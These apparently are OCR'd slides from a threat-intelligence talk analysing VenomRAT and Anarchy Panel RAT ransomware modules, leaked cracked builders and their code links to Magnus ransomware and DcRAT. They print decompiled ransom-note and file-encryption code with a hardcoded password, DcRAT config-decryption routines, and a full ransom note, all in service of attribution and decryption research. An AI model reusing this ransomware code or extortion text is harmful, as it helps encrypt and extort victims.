


```
public static void RnsEncrypt(string btc, string eth, string xmr)
{
    string userName = Environment.UserName;
    Environment.MachineName.ToString();
    string str = "C:\\Users\\";
    string str2 = "//Desktop//HOW-TO-RECOVER-YOUR-FILES.txt";
    StreamWriter streamWriter = new StreamWriter(new FileStream(str + userName + str2, FileMode.OpenOrCreate, FileAccess.Write));
    streamWriter.BaseStream.Seek(0L, SeekOrigin.End);
    streamWriter.WriteLine("**INSTRUCTRIONS TO FOLLOW TO GET YOUR FILES BACK**" + Environment.NewLine);
    streamWriter.WriteLine("Go to blockchain.com create a bitcoin wallet if you do not possess one already..." + Environment.NewLine);
    streamWriter.WriteLine("Then proceed to your citys nearest Bitcoin ATM and deposit exactly $999 dollars" + Environment.NewLine);
    streamWriter.WriteLine("usd *Heres a perk for you** you get to pick which cyrpto currency to send me wow" + Environment.NewLine);
    streamWriter.WriteLine("im seriously in suspense qas to which one you pick:) here are your choices..." + Environment.NewLine);
    streamWriter.WriteLine("Bitcoin" + Environment.NewLine);
    streamWriter.WriteLine("Litecoin" + Environment.NewLine);
    streamWriter.WriteLine("Ethereum  " + Environment.NewLine);
    streamWriter.WriteLine("once youve chosen follow the bitcoin atms directions to succesfully pay my bills " + Environment.NewLine);
    streamWriter.WriteLine("Once you've completed this daunting task send the crypto currency youve chosin to the" + Environment.NewLine);
    streamWriter.WriteLine("following address corresponding to the crypto currency you purchased." + Environment.NewLine);
    streamWriter.WriteLine("Bitcoin           " + btc + Environment.NewLine);
    streamWriter.WriteLine("Ethereum    " + eth + Environment.NewLine);
    streamWriter.WriteLine("Litecoin         " + xmr);
    streamWriter.Flush();
    streamWriter.Close();
    Thread.Sleep(5000);
    Process.Start("notepad.exe", Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\HOW-TO-RECOVER-YOUR-FILES.txt");
    Thread.Sleep(4000);
```

Ransom note

VenomRAT - Ransomware Builder

- The Ransomware Builder is an Open-source project on Github named “Ransomware-Builder-v3.0” which was modified by the VenomRAT developers and leveraged in the Ransomware module



qH0sT compiled new file — 58def91 on Oct 21, 2019 — 12 commits

DecryptorTool	compiled new file	4 years ago
RansomBuilder	compiled	4 years ago
DecryptorTool.sln	Ransomware Builder V3.0	4 years ago
README.md	Update README.md	4 years ago
RansomBuilder.sln	Ransomware Builder V3.0	4 years ago
RansomBuilder.v11.suo	Ransomware Builder V3.0	4 years ago

README.md

if you are using this program, you accept all responsibility. Only for educational purposes.

https://www.youtube.com/watch?v=smEHgm0oALo

Ransomware Builder v3.0 - Made in Turkey

General Options: XSCN0U6MJMOGBJQWCJG3YUTR5WX7UX

Victim name

.crypt

Begin with dot


1 days left delete encrypted files

Your Explain: Hi! your important files were encrypted!
to contact : your mail or etc.

USB Spread Name (Name.exe): Hello.exe

VenomRAT Ransomware Module – Connection \w Magnus Ransomware

- Open-Source Ransomware Builder code was been used by Magnus Ransomware in the Magnus Ransomware Builder v4.5 Bitcoin Edition which was released in **July 2022** at **$75**
- As the code is similar to the VenomRAT Ransomware module. The VenomRAT key and iv value can be leveraged here to decrypt the files encrypted by the Magnus ransomware.



AES Decrypt

Key: 6d 29 e5 d8 7b 96 5e 99 40 f4 1d c9 c9 11 … HEX

IV: 95 ce a7 9c 9f 4e 88 52 2c c8 18 d6 96 5d … HEX

Mode: CBC

Input: Raw

Output: Raw

hello.txt.magnus

```
]iCANü}•cvÅs„SUBAÚRê
```

Name: hello.txt.magnus

Size: 16 bytes

Type: unknown


Loaded: 100%

Output

```
HI_THERE!.......
```

VenomRAT - Leaked Builder

- TA558 campaigns used following VenomRAT versions
  - VenomRAT v2.8.0.1
  - VenomRAT v2.7.0.0
- These versions were cracked and distributed on Leak Forums in 2022



Venom rat Cracked 2.7.0.0

Virus Bot Trojan . 28-Apr, 22:179 . Bilal Khan . 8 761 . 0

Venom Remote Control | Hussaryn Synke | Cracked by Cortexnet.cc


Status: Offline

Status: Venom - Connected: 0 | Hussaryn Snyke

Listening on port 4782

VenomRAT - Leaked Builder

- Same hardcoded encryption password in the VenomRAT cracked builders ransomware module and the VenomRAT ransomware modules identified in the TA558 campaigns



```
Process.Start("notepad.exe", Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\HOW-TO-RECOVER-YOUR-FILES.txt");
Thread.Sleep(4000);
module2.Crypt(new string[]
{
    Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\"
}, new string[]
{
    "txt",
    "jpeg",
    "gif",
    "jpg",
    "png",
    "docx",
    "mpg",
    "mpeg",
    "rm",
    "swf",
    "vob",
    "wmv"
}, "2AT8T3QJK0WQEPU6GFCU8HGSSKXNAK", ".Venom");
```


VenomRAT Cracked Builder - Encryption password

```
    "mpg",
    "mpeg",
    "rm",
    "swf",
    "vob",
    "wmv"
}, "2AT8T3QJK0WQEPU6GFCU8HGSSKXNAK", ".Venom");
```

Encryption password for VenomRAT payload used in TA558 campaigns

Anarchy Panel RAT

- Saw Threat Actors using Leaked Builders
- Discovered new cracked version of “**Anarchy Panel RAT - v4.4**”
- Distributed on the Leak forums towards the end of **January 2023**



Anarchy Panel RAT v4.4 Cracked - Leaked
by TheShadowHacker - Saturday January 28, 2023 at 09:35 AM

January 28, 2023, 09:35 AM (This post was last modified: February 5, 2023, 04:00 AM by TheShadowHacker.)

TheShadowHacker

GOD

Posts:	16
Threads:	4
Joined:	Jan 2023
Reputation:	72


Features :

~ Ransomware
Encrypting all disks
Decryption via a key or remotely via a panel
Blocking Task Manager, Process Hacker..
Deleting System Restore Points
~ Remote Desktop

Anarchy Panel RAT - Features

Github account with features of Anarchy Panel RAT (Only ReadMe file)

- Ransomware & MBR Infector
- Remote HVNC
- Anarchy Stealer
- Remote Shell
- Hidden browsers
- AV Evasion



Neiorp / Anarchy-Panel-RAT-HVNC-Hidden-Apps-STEALER-Ransomware-Loader..-2023

Neiorp Update README.md 3764c8c on Jan 6 4 commits

README.md Update README.md last month

README.md

Anarchy Panel

About

No description, website, or topics provided.

Releases

No releases published

Packages

No packages published

Features

Ransomware Module

~ Ransomware

```
Encrypting all disks
Decryption via a key or remotely via a panel
Blocking Task Manager, Process Hacker..
Deleting System Restore Points
```


- ~ MBR Ransomware

Anarchy Panel RAT - Analysis

Similarity with DcRAT

- Identical Configuration Routine and has the DcRatbyqwqdnachun salt in the AES256 Routine

- Anarchy Ransomware module code was copied and modified from the DcRAT Ransomware module.




```
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Por_ts = Settings.aes256.Decrypt(Settings.Por_ts);
        Settings.Hos_ts = Settings.aes256.Decrypt(Settings.Hos_ts);
        Settings.Ver_sion = Settings.aes256.Decrypt(Settings.Ver_sion);
        Settings.In_stall = Settings.aes256.Decrypt(Settings.In_stall);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Paste_bin = Settings.aes256.Decrypt(Settings.Paste_bin);
        Settings.An_ti = Settings.aes256.Decrypt(Settings.An_ti);
        Settings.Anti_Process = Settings.aes256.Decrypt(Settings.Anti_Process);
        Settings.BS_OD = Settings.aes256.Decrypt(Settings.BS_OD);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hw_id = HwidGen.HWID();
        Settings.Server_signa_ture = Settings.aes256.Decrypt(Settings.Server_signa_ture);
        Settings.Server_Certificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certifi_cate)));
        result = Settings.VerifyHash();
```

```
Aes256.Salt = Encoding.ASCII.GetBytes("DcRatByqwqdanchun");
```

```
try
{
    Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
    aes256 = new Aes256(Key);
    Por_ts = aes256.Decrypt(Por_ts);
    Hos_ts = aes256.Decrypt(Hos_ts);
    Ver_sion = aes256.Decrypt(Ver_sion);
    In_stall = aes256.Decrypt(In_stall);
    MTX = aes256.Decrypt(MTX);
    Paste_bin = aes256.Decrypt(Paste_bin);
    An_ti = aes256.Decrypt(An_ti);
    Anti_Process = aes256.Decrypt(Anti_Process);
```

Anarchy Panel RAT - Leaked Builder

- Distributed on leak forums.
- The Custom Ransom Note can be specified from the Panel.
- CnC panel controls the ransomware and MBR infector module.



!!! ALL YOUR FILES ARE ENCRYPTED !!!
All your files, documents, photos, databases and other important files are encrypted.
The only method of recovering files is to purchase an unique private key.
Only we can give you this key and only we can recover your files.
To be sure that we have a decryptor and it works, you can decrypt one file for free. But this file should be of not valuable!
Attention do not try to decrypt the times, they may break and we will not be able to decrypt it.

1. Visit https://tox.chat/download.html
2. Download and install qTox on your PC.
3. Open it, click "New Profile" and create profile.
4. Click "Add friends" button and search our contact - test
5. In message please write your ID and wait your answer.

Anarchy Panel RAT - Ransomware Module

- There are Two Ransomware modules:

  - **Module 1:**
    - Encrypts files on the target machine
    - Remotely decrypt files on the target machine from the C2 Panel
    - Drops and executes the Decryptor on the target machine
  - **Module 2:**
    - Encrypts files on the target machine
    - Remotely decrypt files on the target machine from the C2 Panel
    - Drops and executes the MBR Infector on the target machine

Anarchy Panel RAT - Ransomware Module


Encryption Process

- First checks values of a specific registry key "**Rans-status"**, if set to "Encrypted" the system was already encrypted, and if registry value not found it performs following actions -
  - Parses the ransom note from the packet and generates the encryption password.
  - Algorithm can generate more than 7.96 quadrillion different password combinations.
  - Sends the encryption password to the C2 along with the HWID
  - Sets the registry key to "Encryption in progress"

Anarchy Panel RAT - Ransomware Module

- The module executes three functions which targeting different locations for encryption:
  - **System_Driver:** Targets the System (C:\) Drive
  - **Fix_Drivers** and **Drivers:** Targets all the fixed logical disk drives on the system except system drive

- Targets following extensions:



